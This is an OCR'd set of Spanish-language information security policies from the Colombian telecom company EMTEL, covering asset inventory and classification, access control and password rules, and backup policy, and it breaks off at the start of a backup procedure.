


Figura 1. Procedimiento para inventario de activos

1.1. DEFINICIÓN

La definición consiste en determinar qué activos de información van a hacer parte del inventario, para esta tarea debe existir un equipo que realice la gestión de activos de información al interior de la empresa y por medio del líder del cada proceso (o quien haga sus veces... Líder requerido en gestión de calidad) ayude en realización de la actividad.

En segunda instancia los líderes de procesos deben, solicitar la revisión de la definición de los activos por parte del propietario del activo de información designado, custodio y usuario del mismo, para que validen si son las partes interesadas o la parte de la entidad adecuadas para tener este rol. Es recomendable que la definición del inventario se lleve a cabo por lo menos una vez al año

1.1.1. INFORMACIÓN BÁSICA

La información básica hace referencia a aquellas características del activo y para realizar la etapa de definición podría incluir como mínimo la siguiente:

Identificador: Número consecutivo único que identifica al activo en el inventario.

Proceso: Nombre del proceso al que pertenece el activo.

Nombre Activo: Nombre de identificación del activo dentro del proceso al que pertenece.

Descripción/Observaciones: Es un espacio para describir el activo de manera que sea claramente identificable por todos los miembros del proceso.

Tipo: Define el tipo al cual pertenece el activo. Para este campo se utilizan los siguientes valores:

- **Información:** Corresponden a este tipo datos e información almacenada o procesada física o electrónicamente tales como: bases y archivos de datos, contratos, documentación del sistema, investigaciones, acuerdos de confidencialidad, manuales de usuario, procedimientos operativos o de soporte, planes para la continuidad del negocio, acuerdos sobre retiro y pruebas de auditoría, entre otros.
- **Software:** Software de aplicación, interfaces, software del sistema, herramientas de desarrollo y otras utilidades relacionadas.
- **Recurso humano:** Aquellas personas que, por su conocimiento, experiencia y criticidad para el proceso, son consideradas activos de información.
- **Servicio:** Servicios de computación y comunicaciones, tales como Internet, páginas de consulta, directorios compartidos e Intranet.
- **Hardware:** Equipos de cómputo y de comunicaciones que por su criticidad son considerados activos de información, no sólo activos fijos.
- **Otros:** activos de información que no corresponden a ninguno de los tipos descritos anteriormente, pero deben ser valorados para conocer su criticidad al interior del proceso.

Ubicación: Describe la ubicación tanto física como electrónica del activo de información.

Clasificación: Hace referencia a la protección de información de acuerdo a Confidencialidad, Integridad y Disponibilidad.

Justificación: Para cada valoración, describe el impacto que causaría la pérdida de la propiedad (Confidencialidad, Integridad y Disponibilidad), o el argumento del porque se asignó dicha valoración.

Criticidad: Es un cálculo automático que determina el valor general del activo, de acuerdo con la clasificación de la Información:

- **Alta.** Activos de información en los cuales la clasificación de la información en dos o todas las propiedades (confidencialidad, integridad, y disponibilidad) es alta.
- **Media.** Activos de información en los cuales la clasificación de la información es alta en una de sus propiedades (confidencialidad, integridad, y disponibilidad) o al menos una de ellas es de nivel medio.
- **Baja.** Activos de información en los cuales la clasificación de la información en todos sus niveles es baja.

1.1.2 PROPIEDAD

Propietario: Es una parte designada de la entidad, un cargo, proceso, o grupo de trabajo que tiene la responsabilidad de garantizar que la información y los activos asociados con el proceso se clasifican adecuadamente. Deben definir y revisar periódicamente las restricciones y clasificaciones del acceso.

Custodio: Es una parte designada de la entidad, un cargo, proceso, o grupo de trabajo encargado de hacer efectivos las restricciones y clasificaciones de acceso definidos por el propietario. (Para sistemas de información o información consignada o respaldada, generalmente es TI o para información física, los custodios pueden ser los funcionarios o el proceso de archivo o correspondencia, el custodio generalmente se define donde reposa el activo original).

1.1.3 ACCESO

Usuarios: Son quienes generan, obtienen, transforman, conservan, eliminan o utilizan la información, en papel o en medio digital, físicamente o a través de las redes de datos y los sistemas de información.

1.1.4 GESTIÓN

Fecha ingreso del Activo: Fecha de ingreso del activo de información en el inventario

Fecha salida del Activo: Fecha de exclusión del activo de información del inventario.

1.2 REVISION

La actividad de revisión se refiere a la verificación que se lleva a cabo para determinar si un activo de información continua o no siendo parte del inventario, o si los valores de evaluación asignados en el inventario y clasificación de activos de Información deben ser modificados.

En general, el inventario de activos puede ser revisado o validado en cualquier momento en que el líder del proceso (o quien haga sus veces) así lo solicite, o si el equipo de gestión de activos lo solicita a algún líder de proceso o el oficial de seguridad de la información si así lo requiere. Las razones por las cuales debería realizarse una revisión o validación son:

- Actualizaciones al proceso al que pertenece el activo.
- Adición de actividades al proceso.
- Inclusión de nuevos registros de calidad, nuevos registros de referencia o procesos y procedimientos.
- Inclusión de un nuevo activo
- Desaparición de un área, proceso o cargo en la entidad que tenía asignado el rol de propietario o custodio (Cambios Organizacionales).
- Cambios o migraciones de sistemas de información en donde se almacenan o reposan activos de la ubicación ya inventariados.
- Cambios físicos de la ubicación de activos de información.

1.3. ACTUALIZACIÓN

Una vez se ha definido qué cambios se realizarían en el inventario, desde cada proceso, se procede a actualizar el inventario de activos de información.

1.4. PUBLICACIÓN

El inventario de activos de información debe ser un documento clasificado como "Confidencial", y no debe tener características que lo permitan modificar por los usuarios autorizados. Sólo debe tener acceso de modificación a este documento el líder del proceso con previa autorización del oficial de seguridad de la información o quien hagas sus veces.

ANEXO B

GUÍA PARA LA CLASIFICACIÓN DE LOS ACTIVOS DE INFORMACIÓN DE LA EMPRESA DE TELECOMUNICACIONES DE POPAYÁN S.A EMTEL E.S.P

La clasificación de activos de información tiene como objetivo asegurar que la información reciba los niveles de protección adecuados, ya que con base en su valor y de acuerdo a otras características particulares requiere un tipo de manejo especial, en ese sentido la guía N°5 del MSPI propone un sistema de clasificación basado en la confidencialidad, integridad y disponibilidad de los activos y así mismo define tres niveles (alto, medio y bajo) los cuales permiten determinar el valor del activo en la empresa como se muestra en la tabla 1 y la tabla 2, este sistema de clasificación de la información sigue los requerimientos relacionados con la Gestión de Activos de los estándares 27001:2013, ISO 27002, e ISO 27005.

CONFIDENCIALIDAD	INTEGRIDAD	DISPONIBILIDAD
INFORMACIÓN PUBLICA RESERVADA	ALTA (A)	ALTA (1)
INFORMACIÓN PUBLICA CLASIFICADA	MEDIA (M)	MEDIA (2)
INFORMACIÓN PÚBLICA	BAJA (B)	BAJA (3)
NO CLASIFICADA	NO CLASIFICADA	NO CLASIFICADA

Tabla 1. Criterios de clasificación

ALTA	Activos de información en los cuales la clasificación de la información en dos (2) o todas las propiedades (confidencialidad, integridad y disponibilidad es alta.
MEDIA	Activos de información en los cuales la clasificación de la información es alta en (1) de sus propiedades o al menos una de ellas es de nivel medio.

BAJA	Activos de información en los cuales la clasificación de la información en todos sus niveles es baja

Tabla 2. Niveles de clasificación

Clasificación de acuerdo con la confidencialidad

La confidencialidad se refiere a que la información no esté disponible ni sea revelada a individuos, entidades o procesos no autorizados, esta se debe definir de acuerdo con las características de los activos que se manejan en cada entidad, en esta guía se definen tres (3) niveles alineados con los tipos de información declarados en la ley 1712 del 2014

INFORMACIÓN PÚBLICA RESERVADA	Información disponible solo para un proceso de la entidad y que en caso de ser conocida por terceros sin autorización puede conllevar un impacto negativo de índole legal, operativa, de pérdida de imagen o económica
INFORMACIÓN PÚBLICA CLASIFICADA	Información disponible para todos los procesos de la entidad y que en caso de ser conocida por terceros sin autorización puede conllevar a un impacto negativo para los procesos de la misma. Esta información es propia de la entidad o de terceros y puede ser entregada a todos los funcionarios de la entidad para realizar labores propias de los procesos, pero no puede ser conocida por terceros sin autorización del propietario.
INFORMACIÓN PÚBLICA	Información que puede ser entregada o publicada sin restricciones a cualquier persona dentro y fuera de la entidad, sin que implique daños a terceros ni a las actividades y procesos de la entidad.
NO CLASIFICADA	Activos de información que deben ser incluidos en el inventario y que aún no han sido clasificados, deben ser tratados activos de INFORMACIÓN PÚBLICA RESERVADA.

Tabla 3. Esquema de clasificación por confidencialidad

Clasificación de acuerdo con la integridad

La integridad se refiere a la exactitud y completitud de la información (ISO 27000) esta propiedad es la que permite que la información sea precisa, coherente y completa desde su creación hasta su destrucción. En esta guía se recomienda el siguiente esquema de clasificación de tres (3) niveles:

ALTA	Información cuya pérdida de exactitud y completitud puede conllevar a un impacto negativo de índole legal o económica, retrasar sus funciones, o generar pérdidas de imagen severas de la entidad.
MEDIA	Información cuya pérdida de exactitud y completitud puede conllevar un impacto negativo de índole legal o económica, retrasar sus funciones, o generar pérdida de imagen moderado a funcionarios de la entidad.
BAJA	Información cuya pérdida de exactitud y completitud conlleva un impacto no significativo para la entidad o entes externos
NO CLASIFICADA	Activos de Información que deben ser incluidos en el inventario y que aún no han sido clasificados, deben ser tratados como activos de información de integridad ALTA

Tabla 4. Esquema de clasificación por integridad

Clasificación de acuerdo con la disponibilidad

La disponibilidad es la propiedad de la información que se refiere a que ésta debe ser accesible y utilizable por solicitud de una persona entidad o proceso autorizada cuando así lo requiera está, en el momento y en la forma que se requiere ahora y en el futuro, al igual que los recursos necesarios para su uso. En esta guía se recomienda el siguiente esquema de clasificación de tres (3) niveles

ALTA	La no disponibilidad de la información puede conllevar un impacto negativo de índole legal o económica, retrasar sus funciones, o generar pérdidas de imagen severas a entes externos.
MEDIA	La no disponibilidad de la información puede conllevar un impacto negativo de índole legal o económica, retrasar sus funciones, o generar pérdida de imagen moderado de la entidad.
BAJA	La no disponibilidad de la información puede afectar la operación normal de la entidad o entes externos, pero no conlleva implicaciones legales, económicas o de pérdida de imagen.

NO CLASIFICADA	Activos de Información que deben ser incluidos en el inventario y que aún no han sido clasificados, deben ser tratados como activos de información de disponibilidad ALTA

Tabla 5. Esquema de clasificación por disponibilidad

EMTEL

mi empresa

POLITICA CONTROL DE ACCESO

ELABORADO POR	REVISADO POR	APROBADO POR
Firma: Ana María Guevara	**Firma:**	**Firma:**
Nombre: Ana María Guevara	**Nombre:** Enrique Orobio	**Nombre:** Jorge Hernán Gómez
Cargo: Practicante de TI	**Cargo:** Profesional de TI	**Cargo:** Gerente
Fecha:15/11/2020	**Fecha:** 15/11/2020	**Fecha:**15/11/2020

CONTROL DE MODIFICACIONES

VERSIÓN	FECHA	CAMBIOS REALIZADOS	INCORPORÓ

TABLA DE CONTENIDO

1. **INTRODUCCION**

Controlar quien accede a la información de una empresa es el primer paso para protegerla, en ese sentido resulta esencial definir quién tiene permisos para acceder a la información, como, cuando y con qué finalidad.

Bajo estos aspectos la empresa de telecomunicaciones de Popayán S.A EMTEL E.S.P, entiendo la importancia que tiene la implementación de un conjunto adecuado de controles que permitan garantizar mecanismos de protección relacionados con los accesos a la información de esta, establece la política de control de acceso.

2. **OBJETIVO**

Garantizar que los activos de información de la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P. esté debidamente protegidos contra accesos no autorizados, a través de mecanismos de control de acceso lógico y físico.

3. **ALCANCE**

Esta política aplica para los empleados, contratistas y terceros de la Empresa de Telecomunicaciones S.A EMTEL E.S.P que tengan acceso a los sistemas de información y a las instalaciones de la empresa.

4. **TERMINOS Y DEFINICIONES**

- **Acceso**: *En relación con la seguridad de la información se refiere a la identificación, autenticación y autorización de un usuario a los sistemas, recursos y áreas de la empresa.*
- **Acceso físico**: *Ingreso a áreas o instalaciones de la empresa*
- **Acceso lógico**: *Es un acceso en red, por ejemplo: acceder a archivos, navegar en el servidor, enviar un correo electrónico o transferir archivos. La mayoría de los accesos lógicos se relacionan con algún tipo de información.*
- **Activo:** *En relación con la seguridad de la información, se refiere a cualquier información o elemento relacionado con el tratamiento de la misma (sistemas, soportes, edificios, personas...) que tenga valor para la organización. (ISO/IEC 27000).*
- **Control**: *Las políticas, los procedimientos, las prácticas y las estructuras organizativas concebidas para mantener los riesgos de seguridad de la información por debajo del nivel de riesgo asumido. Control es también utilizado como sinónimo de salvaguarda o contramedida. En una definición más simple, es una medida que modifica el riesgo.*
- **Confidencialidad:** *Propiedad que determina que la información no esté disponible ni sea revelada a individuos, entidades o procesos no autorizados*
- **Disponibilidad:** *Propiedad de que la información sea accesible y utilizable por solicitud de una entidad autorizada.*
- **Integridad:** *Propiedad de salvaguardar la exactitud y estado completo de los activos.*

- **Política**: *Declaración de alto nivel que describe la posición de la empresa sobre un tema específico.*

5. DOCUMENTOS DE REFERENCIA

- Norma ISO/IEC 27001:2013, control 9.1.1-Politica de control de acceso
- Norma ISO/IEC 27002:2013
- Política de seguridad de la información de la empresa de telecomunicaciones de Popayán S.A EMTEL E.S.P
- Guía 2- Política general del Modelo de Seguridad y Privacidad de la Información enmarcada en el MSPI propuesto por el MinTIC

6. MARCO LEGAL

- Decreto 1078 de 2015
- Ley 1581 de 2012.
- Ley 1273 de 2009
- Ley 1712 de 2014.
- Ley 1266 de 2008.

7. POLÍTICA

7.1 Gestión de acceso a usuarios

a) El control de acceso a la Información se realizará aplicando el principio de mínimo privilegio necesario para la realización de las actividades asignadas

b) El acceso a los activos de información de la empresa debe considerar los niveles de clasificación de la información.

c) La oficina de tecnologías de la información establece el **procedimiento creación de usuario de servicios TI,** con el fin de controlar la asignación de derechos de acceso a los sistemas, datos y servicios de información.

d) Los jefes de oficina y/o división son los únicos autorizados para solicitar el acceso a servicios de red, plataformas tecnológicas y sistemas de información, a través del recurso en línea **solicitud de creación de cuenta de usuario servicios TI**, definido en el **procedimiento creación cuenta de usuario**

e) La generación de cuenta de usuario se realizará posterior a la aprobación de la solicitud realizada a través de la opción solicitud de creación de cuenta de usuario servicios TI disponible en la intranet de la empresa; mediante esta solicitud, la empresa autoriza el acceso físico y el acceso a servicios de tecnologías de la información a empleados, contratistas y practicantes. En la solicitud de creación de cuenta, se debe indicar los

servicios a los cuales el usuario tendrá acceso, perfil de navegación de internet y los privilegios de acceso otorgados.

f) Posterior a la creación de la cuenta de usuario la oficina de TI entregará al empleado el **formato entrega de usuarios y contraseñas**, el cual deberá firmar.
g) La administración de los perfiles de usuario es responsabilidad de los administradores de cada aplicación (sistema) y de las áreas responsables de dicho activo.
h) Los datos de acceso a los sistemas de información deberán estar compuestos por un ID o nombre de usuario y contraseña que debe ser único por cada empleado.
i) TI deberá mantener un registro central de los derechos de acceso otorgados a una identificación de usuario para acceder a los sistemas de información de la empresa.
j) TI deberá deshabilitar o retirar inmediatamente los derechos de acceso a sistemas de información correspondientes a empleados que ya no tengan relación con la empresa. Para el retiro de derechos de acceso a servicios de TI o ajuste de estos, la división de gestión administrativa o la oficina de jurídica deberán hacer la solicitud a través del correo de soporte@emtel.com.co.
k) Las cuentas de usuarios y contraseñas o cualquier otro mecanismo de autenticación a los sistemas de información, deben ser tratadas como información confidencial de la empresa, por lo cual no se deben divulgar, publicar ni compartir con ninguna persona.
l) TI deberá identificar los derechos de acceso privilegiado asociados con cada sistema, aplicación o proceso, los cuales se deberán a asignar a un usuario con base a los requisitos mínimos para cumplir sus funciones.
m) Se deberá incluir en los contratos las sanciones que tendría un empleado al intentar acceder de forma no autorizado a plataformas tecnológicas y servicios de la empresa.

Selección y uso de contraseñas

a) Para el acceso a sistemas de información de la empresa se deben emplear obligatoriamente contraseñas con alto nivel de complejidad, y no deben ser palabras que se puedan encontrar en un diccionario, ni tener información personal, como por ejemplo nombres, números de teléfono, etc, así mismo se debe evitar relacionarlas con fechas especiales.
b) No se debe registrar contraseñas en papeles, archivos digitales a menos de que se puedan almacenar de forma segura y el método de almacenamiento este aprobado por la empresa.
c) No se debe habilitar la opción recordar clave en este equipo
d) Se debe cambiar las contraseñas si se piensa que alguien más la conoce
e) Nunca se deben utilizar contraseñas personales en el entorno laboral
f) Las contraseñas deben cambiarse regularmente o cuando lo establezca TI.

g) Las contraseñas deben tener mínimo ocho caracteres, no se deben usar caracteres idénticos consecutivos, ni que sean todos numéricos, ni todos alfabéticos, así mismo deben cumplir con al menos tres de estos 4 criterios:
   - Caracteres en mayúsculas
   - Caracteres en minúsculas
   - Base de 10 dígitos (0 a 9)
   - Caracteres no alfabéticos (Ejemplo ¡,$,%,&)

h) Cada empleado de la empresa debe usar identificaciones únicas que permitan asociarlos con sus actividades y hacerlos responsables de sus acciones, el uso de contraseñas compartidas solo se debe permitir cuando sea necesario por razones operativas y de ser así se debe documentar y ser aprobado por la oficia de TI. Las contraseñas son de uso personal e intransferible y las acciones realizadas con estas, son responsabilidad de cada usuario.

Control de acceso a sistemas de información, redes y plataformas tecnológicas

a) Todos los equipos de usuario final, que se conecten o deseen conectarse a las redes de datos de la empresa, deben cumplir con los requisitos o controles para autenticarse en ellas y únicamente podrán realizar las tareas para las que fueron autorizados.
b) TI debe asegurase que las redes inalámbricas de la empresa cuenten con métodos de autenticación que eviten accesos no autorizados.
c) Los equipos de la empresa requieren protección contra accesos no autorizados cuando se encuentran desatendidos, para ello se debe habilitar la opción de bloqueo automático tras inactividad superior a 5 minutos.
d) Las cuentas de usuario en aplicaciones que vengan por defecto se deben deshabilitar inmediatamente después de la instalación de la aplicación.
e) TI debe monitorear periódicamente los perfiles definidos en los sistemas de información de la empresa.
f) TI deben garantizar mediante los controles necesarios que se utilicen diferentes perfiles para los ambientes de desarrollo, pruebas y producción, estos deben estar totalmente separados de las actividades diarias de la empresa, para evitar que pongan en riesgo la integridad de la información de la empresa.
g) Se deberá controlar estrictamente el acceso a los códigos fuente de programas y elementos asociados a estos como: diseños, especificaciones, planes de verificación y planes de validación, con el fin de evitar la introducción de funcionalidad no autorizada y para evitar cambios involuntarios y mantener la confidencialidad de propiedad intelectual, bajo estos aspectos la oficina de TI debe disponer de un repositorio de archivos fuente de los sistemas de información; estos deben contar con acceso controlado y restricción de privilegios.

Control de acceso físico

a) La empresa de telecomunicaciones de Popayán S.A EMTEL E.S.P deberá contar con un sistema adecuado para la detección de intrusos y este se deberá poner a prueba regularmente para abarcar todas las puertas externas y ventanas accesibles.

b) Al ingresar personal externo a la empresa se debe diligenciar el **formato registro de ingreso de visitantes a instalaciones sede administrativa y sede operativa de la empresa de telecomunicaciones de Popayán S.A EMTEL E.S.P**

c) El personal de vigilancia de la empresa debe revisar todo bolso o paquete de empleados y personal externo al ingresar o salir de las instalaciones

d) Se deberá restringir el acceso a áreas de procesamiento de información (*data centers*), por lo cual estas áreas deben estar protegidas por controles de entrada (tecnologías de autenticación, monitoreo y registro de entradas y salidas) que aseguren el permiso de acceso solo a las personas que estén autorizadas. En ese sentido el acceso a centro de datos se encuentra restringido para visitantes y proveedores, solo se permite el acceso mediante la solicitud ingreso de visitantes **(ver ANEXO C. formato solicitud ingreso a visitantes a data center)** aprobada por la oficina de TI.

e) Así mismo se deberá llevar un registro con fecha y hora **(ver ANEXO D. formato registro de ingreso a data center)** de las personas que ingresan a los centros de procesamiento de datos ubicado en la entrada de estos.

f) La oficina de TI debe asegurarse que los centros de datos estén provistos de:
   - Señalización adecuada de todos y cada uno de los diferentes equipos y elementos, así como luces de emergencia y de evacuación, cumpliendo las normas de seguridad industrial y de salud ocupacional.
   - Sistema de refrigeración de aire acondicionado. Este equipo debe ser redundante para que en caso de falla se pueda continuar con la refrigeración.
   - Unidades de potencia UPS, que proporcionen respaldo al mismo, con el fin de garantizar el servicio de energía eléctrica durante una falla momentánea del fluido eléctrico de la red pública.
   - Extintores de incendios o un sistema contra incendios debidamente probados y con la capacidad detener el fuego generado por equipo eléctrico, papel o químicos especiales.

g) También se prohíbe cualquiera de las siguientes acciones por parte de personal de la empresa sin previa autorización de la oficina de TI
   - Mover, desconectar y conectar equipos de cómputo
   - Modificar la configuración de un equipo
   - Extraer información de los equipos en dispositivos externos
   - Alterar o dañar las etiquetas de identificación de los equipos o sus conexiones físicas

- Hacer mal uso de los sistemas de información

8. ROLES Y RESPONSABILIDADES

ROL	RESPONSABILIDAD
OFICINA DE TECNOLOGIAS DE LA INFORMACION	Monitorear el cumplimiento de las políticas de seguridad de la información
	Implementar el registro de eventos o actividades de usuarios de acuerdo a lo definido por los propietarios de la información, así como la depuración de los mismos.
	Implementar procedimientos para la activación y desactivación de derechos de acceso a las redes.
OFICIAL DE SEGURIDAD DE LA INFORMACION	Sugerir procedimientos para la asignación de acceso a los sistemas, bases de datos y servicios de información de la empresa; la solicitud y aprobación de acceso a Internet o redes externas; el uso de computación móvil, trabajo remoto.
	Verificar el cumplimiento de las pautas establecidas, relacionadas con control de acceso, creación de usuarios, administración de privilegios, administración de contraseñas y utilización de servicios de red
	Concientizar a los usuarios sobre el uso apropiado de contraseñas y de equipos de trabajo.
PROPIETARIOS DE LOS ACTIVOS DE INFORMACION	Definir los niveles de clasificación de la información
	Asegurar que los controles de seguridad implementados sean consistentes con la clasificación de la información
	Determinar los controles de acceso, autenticación y utilización a ser implementados en cada caso.
	Llevar a cabo un proceso formal y periódico de revisión de los Privilegios de acceso a la información.
	Tomar las acciones necesarias en caso en que se presente violaciones a la seguridad de la información
JEFES DE OFICINA Y/O DIVISION	solicitar el acceso de los usuarios a su cargo a servicios de red, plataformas tecnológicas y sistemas de información
USUARIOS	Cumplir con las políticas de seguridad de la información de la empresa
	Mantener confidenciales las contraseñas personales asegurándose que no se divulguen a nadie, incluyendo personas con mayor autoridad, así mismo deben conservar las contraseñas de grupo únicamente entre los miembros de este

	Cumplir con las buenas prácticas en la selección y uso de contraseñas.
	cerrar sesión cuando finalice sus actividades
	Reportar cualquier evento que atente contra la seguridad de la información en la empresa

9. ANEXOS

ANEXO A: Procedimiento creación de usuario servicios TI.
ANEXO B: Formato entrega de usuarios y contraseñas.
ANEXO C: Formato solicitud ingreso a visitantes a data center.
ANEXO D: Formato registro de ingreso a data center

POLITICA COPIAS DE RESPALDO

ELABORADO POR	REVISADO POR	APROBADO POR
Firma: Ana María Guevara **Nombre:** Ana María Guevara	**Firma:** **Nombre**: Enrique Orobio	**Firma:** **Nombre**: Jorge Hernán Gómez
Cargo: Practicante de TI	**Cargo:** Profesional de TI	**Cargo:** Gerente
Fecha: 15/11/2020	**Fecha:**15 /11/2020	**Fecha:** 15/11/2020

CONTROL DE MODIFICACIONES

VERSIÓN	FECHA	CAMBIOS REALIZADOS	INCORPORÓ

TABLA DE CONTENIDO

1. INTRODUCCION

Los medios de almacenamiento pueden verse afectados por diversas situaciones como robos, incendios, inundaciones, fallos eléctricos, fallo del dispositivo, virus, borrados accidentales, etc. En ese sentido resulta de gran importancia respaldar la información que se encuentra contenida en cada uno de estos y asegurar su restauración en caso de falla y/o desastre, teniendo en cuenta lo anterior la empresa de telecomunicaciones de Popayán S.A EMTEL E.S.P crea la política copias de respaldo con el fin de garantizar la disponibilidad de la información en caso de contingencia.

2. OBJETIVO

Establecer las directrices para asegurar la generación de copias de respaldo que garanticen la continuidad del negocio.

3. ALCANCE

Aplica para todos los empleados, contratistas y practicantes de la empresa de Telecomunicaciones Popayán S.A EMTEL E.S.P, encargados de realizar copias de seguridad.

4. REFERENCIAS Y DEFINICIONES

- **Activo:** *En relación con la seguridad de la información, se refiere a cualquier información o elemento relacionado con el tratamiento de la misma (sistemas, soportes, edificios, personas...) que tenga valor para la organización. (ISO/IEC 27000).*
- **Información**: *Datos relacionados que tienen significado para la entidad. La información es un activo que, como otros activos importantes del negocio, es esencial para las actividades de la entidad y, en consecuencia, necesita una protección adecuada. La definición dada por la ley 1712 del 2014, se refiere a un conjunto organizado de datos contenido en cualquier documento que los sujetos obligados generen, obtengan, adquieran, transformen o controlen.*
- **Backup**: *Una "copia de seguridad", "copia de respaldo" o también llamado "backup" (su nombre en inglés) en tecnologías de la información e informática es una copia de los datos originales que se realiza con el fin de disponer de un medio para recuperarlos en caso de su pérdida. Las copias de seguridad son útiles ante distintos eventos y usos: recuperar los sistemas informáticos y los datos de una catástrofe informática, natural o ataque; restaurar una pequeña cantidad de archivos que pueden haberse eliminado accidentalmente, infectado por un virus informático u otras causas*

Tipos de backups

- **Backup completo:** *Se efectúa una copia de seguridad completa de todos los ficheros y bases de datos. Puede consumir bastante tiempo si el volumen de datos a salvaguardar es elevado. La ventaja derivada de este tipo de copia es que se tiene la seguridad de tener una imagen completa de los datos en el momento de la salvaguarda.*
- **Backup incremental:** *Se copian los datos modificados desde la anterior copia incremental. Siempre se debe partir de una salvaguarda completa inicial. Si se realiza con frecuencia, el proceso no consumirá un tiempo excesivo, debido al bajo volumen de datos a copiar. Por el contrario, la restauración es lenta, toda vez que requiere restaurar una copia completa y todas las copias incrementales realizadas hasta el momento al que se quiera restaurar el sistema.*
- **Backup diferencial:** *Se copian los datos modificados desde la última copia completa. Se ejecutará con mayor o menor rapidez en función de la frecuencia con que se realice. La restauración suele ser más rápida que la incremental, ya que basta con recuperar una copia completa y una copia diferencial.*
- **Equipos servidores:** *Es un ordenador o máquina informática que está al "servicio" de otras máquinas, ordenadores o personas llamadas clientes y que les suministran a estos, todo tipo de información.*
- **Dirección IP:** *Una dirección IP es una etiqueta numérica que identifica, de manera lógica y jerárquica, a un interfaz (elemento de comunicación/conexión) de un dispositivo (habitualmente una computadora) dentro de una red que utilice el protocolo IP (Internet Protocolo), que corresponde al nivel de red del protocolo TCP/IP.*
- **Motor de base de datos:** *Es un tipo de software muy específico, dedicado a servir de interfaz entre la base de datos, el usuario y las aplicaciones que la utilizan.*
- **Seguridad de la información:** *Es el conjunto de medidas preventivas y reactivas de las organizaciones y de los sistemas tecnológicos que permiten resguardar y proteger la información buscando mantener la confidencialidad, la disponibilidad e integridad de datos y de la misma.*

5. DOCUMENTOS DE REFERENCIA

- Norma ISO 27001, control 12.3.1 – Respaldo de la información
- Norma ISO/IEC 27002:2013
- Política de seguridad de la información de la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P

6. MARCO LEGAL

- Ley 1581 de 2012.

- Decreto 1083 de 2015.
- Ley 1273 de 2009.

7. POLÍTICA

a) La información que se encuentra almacenada en los servidores críticos de la empresa, debe contar con acciones de restauración que garanticen la integridad de la información en casos de emergencia y según sea requerido y autorizado por el responsable del activo de información.

b) Para cada copia de respaldo se deberá definir los tipos de copias a ejecutar, la frecuencia con la que se realizará, los medios de almacenamiento, el tiempo de almacenamiento y borrado de esta información **(Ver anexo A procedimiento copias de respaldo).**

c) Se deberá producir registros exactos y completos de las copias de respaldo, y procedimientos de restauración documentados.

d) Se deberá llevar un registro de las copias de respaldo realizadas **(ver anexo B registro copias de backup).**

e) Todos los medios de respaldo que contienen información de la empresa deben tener un custodio el cual debe garantizar la protección de los datos que se encuentran almacenados ahí, de forma que cumplan con los requisitos para ser puestos en funcionamiento en cualquier momento que sea requerido.

f) Las copias de respaldo se deberán almacenar en un lugar remoto, a una distancia suficiente que permita escapar de cualquier daño que pueda ocurrir en el sitio principal, así mismo se deberán ubicar en un lugar protegido con acceso controlado.

g) Se deberán realizar pruebas de restauración de las copias de respaldo en forma controlada y en un ambiente seguro que contenga los mismos niveles de seguridad del ambiente original, de forma aleatoria y periódica.

8. ROLES Y RESPONSABILIDADES

ROL	RESPONSABILIDAD
OFICINA DE TECNOLOGIAS DE LA INFORMACION	Monitorear el cumplimiento de las políticas de seguridad de la información
	Coordinar y ejecutar la realización de copias de respaldo, utilizando las herramientas pertinentes para tales efectos y validar que la actividad se realice correctamente.
	Realizar pruebas periódicas de recuperación de información a partir de las copias de respaldo.
PROPIETARIO DE LA INFORMACION	Definir los niveles de clasificación de la información
	Determinar los niveles de acceso a la información
	Tomar las acciones necesarias en caso en que se presente violaciones a la seguridad de la información
	Verificar periódicamente la integridad de la información que tiene a su cargo
CUSTODIO	Administrar y hacer efectivo los controles que el propietario del activo haya definido
	Garantizar que los activos de información se encuentren disponible e íntegros y que solo personal autorizado acceda a ellos.
USUARIO	Cumplir con las políticas de seguridad de la información de la empresa
	Reportar cualquier evento que atente contra la seguridad de la información en la empresa
	Utilizar la información de la empresa única y exclusivamente para propósitos autorizados

9. ANEXOS

- **ANEXO A:** Procedimiento copias de respaldo
- **ANEXO B:** Registro copias de backup

PROCEDIMIENTO COPIAS DE RESPALDO

1. **OBJETIVO**

   Establecer las actividades a seguir para crear copias de seguridad de la información contenida en los servidores críticos de la empresa, con el fin de garantizar la disponibilidad de la información en caso de desastre o contingencia.

2. **ALCANCE**

   Aplica para todos los empleados, contratistas y practicantes de la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, encargaos de realizar copias de seguridad.

3. **RESPONSABLE**

   Oficina de Tecnología de la Información.

4. **DEFINICIONES**

